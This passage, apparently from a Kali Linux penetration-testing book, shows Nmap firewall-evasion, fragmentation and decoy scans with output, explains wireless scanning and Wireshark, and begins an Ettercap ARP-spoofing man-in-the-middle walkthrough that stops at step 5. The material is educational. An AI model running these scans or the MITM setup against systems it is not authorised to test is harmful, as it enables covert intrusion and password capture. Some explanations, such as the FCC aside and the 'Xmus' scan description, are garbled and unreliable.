root@kali:~# nmap -sV 192.168.10.1
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-13 11:56 EST
Nmap scan report for 192.168.10.1
Host is up (0.028s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
443/tcp   open  ssl/http lighttpd
8080/tcp   open  ssl/http CherryPy httpd 3.2.0

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.63 seconds
root@kali:~#
```

The following are some commands to perform service scans:

- `nmap -sV 192.168.10.1`: This command will seek open ports to determine what services and versions are running.
- `nmap -sA 192.168.10.1`: This command is used to scan firewall policies. It will display information on whether the firewall is just a packet filter blocking SYN packets. An ACK packet is sent to the destination; if it gets a response, then it is open; if it gets no response, then it is running a packet filter.

- **Bypassing firewall filters:** This command allows you to scan a host or network that is protected by a firewall. This command also depends on what firewall filters are running. The technique is illustrated in the following screenshot:




```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -PN 192.168.10.2
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-13 12:00 EST
Nmap scan report for 192.168.10.2
Host is up (1.0s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
514/tcp   filtered shell
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1027/tcp  open  IIS
1028/tcp  open  unknown
1039/tcp  open  sbl
1040/tcp  open  netsaint
1046/tcp  open  wfremotertm
2007/tcp  open  dectalk
3389/tcp  open  ms-wbt-server
4242/tcp  open  vrml-multi-use
5357/tcp  open  wsdapi
```

The following are some commands:

- `nmap -PN 192.168.10.1`: This command will scan the host as if it were online. This can be useful if you are unable to reach a host by ping or scan.
- `nmap -PS 192.168.10.1`: This command will run a TCP SYN discovery scan to given ports.
- `nmap -PA 192.168.10.1`: This command will run a ACK discovery scan to given ports.

- **Scanning for firewall vulnerabilities:** These commands will scan for common firewall exploits that are subject to finding a loophole in the TCP network protocol:



```
root@kali: ~
File Edit View Search Terminal Help

root@kali:~# nmap -sN 192.168.10.1

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-13 12:12 EST
Nmap scan report for 192.168.10.1
Host is up (0.00026s latency).
All 1000 scanned ports on 192.168.10.1 are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 4.13 seconds
root@kali:~# nmap -sN 192.168.10.2


Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-13 12:12 EST
Nmap scan report for 192.168.10.2
Host is up (0.00085s latency).
All 1000 scanned ports on 192.168.10.2 are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 21.30 seconds
root@kali:~#
```

The following are some commands:


- `nmap -sN 192.168.10.1`: This command is a null scan. The null scan does not set any bits, therefore, can be used to bypass a non-stateful firewall and packet filter.
- `nmap -sF 192.168.10.1`: This command is a FIN scan. The FIN scan will set just the TCP FIN bit. When a FIN packet is sent to an open port, the open port will simply ignore the packet and the closed port is sent back to a RST packet, which then displays which ports are open and closed in Nmap.
- `nmap -sX 192.168.10.1`: This command is a Xmus scan. The Xmus scan can be used to determine whether ports are open or closed on a target machine. This scan sends TCP segments with all the flags sent in the packet header.

- **Packet fragments:** This command splits up the TCP header over several packets to make it harder for packet filters, intrusion detection systems, and firewalls to detect your scan. These commands are essential if you are looking to run a stealth scan on a network without raising a flag. The following is an example:
 - `nmap -sS -p 80 -f 192.168.10.1`: This command is a TCP SYN scan that scans port 80 on 192.168.10.1 without setting off intrusion detection systems or alerts. Please understand that this also depends on the firewall or IDS configuration and policies. This command is illustrated in the following screenshot:



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sS -p 80 -f 192.168.10.1  
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-13 12:05 EST  
Nmap scan report for 192.168.10.1  
Host is up (0.00024s latency).  
PORT      STATE SERVICE  
80/tcp    filtered http  
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds  
root@kali:~#
```


- **Firewall decoys:** This command allows you to spoof a host to the remote host. If spoofed correctly, an IDS and network administration will be unaware of a networks scan taking place. The following is a sample command:
 - `nmap -n 192.168.10.1 -D 192.168.20.3`: This command scans a host without sending out a DNS request and it also has a decoy set for 192.168.20.3 that spoofs the scan to look like 192.168.20.3 is running the scan instead of the Kali Linux host. This command is illustrated in the following screenshot:



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -n 192.168.10.1 -D 192.168.20.3  
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-13 12:36 EST  
Nmap scan report for 192.168.10.1  
Host is up (0.00028s latency).  
Not shown: 998 filtered ports  
PORT      STATE SERVICE  
443/tcp   open  https  
8080/tcp  open  http-proxy  
Nmap done: 1 IP address (1 host up) scanned in 114.95 seconds  
root@kali:~#
```

Zenmap

Zenmap is a multiplatform graphical frontend of Nmap. It makes Nmap easier to use and comes packed with preconfigured commands to quickly run scans on the fly.



For additional information on Zenmap, please refer to <http://nmap.org/zenmap/>.

Wireless scanning

Wireless access points are constantly searching for other wireless access points. 802.11 radios scan in frequencies of 2.4 GHz to 5.85 GHz. There are exactly two different scanning methods, **passive** and **active**. By default, 802.11 radios perform both scans on all channels allowed by the country's laws of operation.



Photo credit: @jbtaylor via photopin cc


The penalties for operations without a permit or license from the FCC could potentially charge you a large fine for a single day of operation. Who is the FCC you may ask? The **Federal Communications Commission (FCC)** governs and regulates the telecommunications industry in the United States, including the Internet. Why should we be concerned about this? The goal of the Internet is to be accessible by anyone without discrimination, blocking, censorship, or throttling networks. To summarize this statement, the FCC is proposing new Internet policies and contracts that will allow Internet service providers to charge an extra fee or market a "paid-to-use" service that will slow down your Internet if you don't have the extra money to pay for it. Please refer to your country's LCT before conducting any local broadcasts or scans.

Passive scanning

A **passive scan** listens for beacons and probe responses. The radio transmitted from the client scans once per second and then audits the packets on the wireless network. Passive scans are always enabled because it is used to connect clients to access points.


Active scanning

Active scanning is performed only on channels that are allowed by government regulations. An active scan is enabled by default; however, it can be disabled in the wireless adapter's profile or configuration. During an active scan, the radio sends probe requests with a null SSID name to solicit probe responses from other devices in the area. In other words, access points actively seek other devices as well as listen to them:



How scanning works

In order to scan outside the range of operation, the access point must change channels. These wireless RF channel scans from the access point are performed once per second and at different channel ranges until they cycle through all of the channels.



The wireless access point will then leave the RF channel for about 25-30 ms. Scans are scheduled to avoid interference with other beacon transmissions. Then the probes are sent once the channel change has completed. Keep in mind that the scan frequency will be reduced if voice, video, or other heavy data usage is detected.

Sniffing wireless networks

I know what you are thinking... can I really smell wireless networks? No, however, with the right tools and hardware, you can! Wireless sniffing is an eavesdropping technique used by special applications or tools on a wireless network. Sniffing is more intrusive than wireless, which stumbles around networks. The goal of wireless sniffing is to troubleshoot network issues and protocols on a wireless network.

Both wireless and wired connections can be monitored and sniffed. Wireless networks are much easier to sniff because they use radio signals for communication. An attacker could sit in a car outside a building and sniff a wireless network for sensitive information to gather for personal gain, attention, or even money.

Networks divide information into small bits and pieces called **frames**. These frames have data packets inside of them. An attacker might target frames, packets, or both.

By targeting frames, an attacker could possibly detect hidden wireless networks within the area in which they could gain unauthorized access if the networks aren't using the latest wireless encryption standards. Network administrators use these techniques to troubleshoot network issues.

The Wireshark application

Wireshark is a free and open source packet analyzer. It is used for network troubleshooting and analysis. It captures network packets and displays those packets in detail. Network and security administrators depend on Wireshark to troubleshoot network and security issues.

Years ago, there were many different tools available, which were rather expensive to use. Wireshark has changed that by offering itself free to the public. Wireshark is one of the best open source packet analyzers available today.

There are many great uses for Wireshark. Network administrators will use it to identify and troubleshoot network problems. Network security engineers can examine security problems. Developers can debug protocol implementations. Users can get a good understanding of how network protocols work and how potentially they can be compromised by an attacker.

In the real world, Wireshark is extremely helpful to view real-time packets to determine web application issues, authentication issues such as a three-way TCP handshake, and auditing. Wireshark will show you where the packets have originated from, where the packet destinations are, and what they are for.

For example, you could see if one user is using more bandwidth on the network than others. This user could be heavily downloading or watching YouTube videos during business hours. You can drop that user's bandwidth so that it does not slow down the network for everyone else.

Wireshark is available for Windows, Mac, and Linux operating systems. Please visit <http://www.wireshark.org/> for additional information on features and support. Kali Linux has Wireshark preinstalled, so you will not have to install it, but you may need to install it on any operating system you want.

Ettercap

Ettercap performs man-in-the-middle attacks to position itself like a router or server.




An attacker could use Ettercap for the following purposes:


- To manipulate data
- To gather passwords for protocols such as FTP, HTTP, POP, and SSHv1
- To fake SSL certificates in HTTPS sessions

In this demonstration of Ettercap, we will position our Kali Linux system as the "man-in-the-middle" after ARP spoofing. Let's begin!


1. Open Ettercap in graphical mode by opening a bash terminal and typing in `ettercap -G`:



2. Select **Sniff** and then select **Unified sniffing...**:




3. Select **Hosts** and then select **Scan for hosts**:




The network range will be determined by your IP settings on the interface you chose in the previous step.

4. Click on **H**osts and then click on **H**osts list:





5. Select the router's IP address and click on **Add to Target 1**. If you would like to target another router or host, select another IP address from the list and click on **Add to Target 2**.



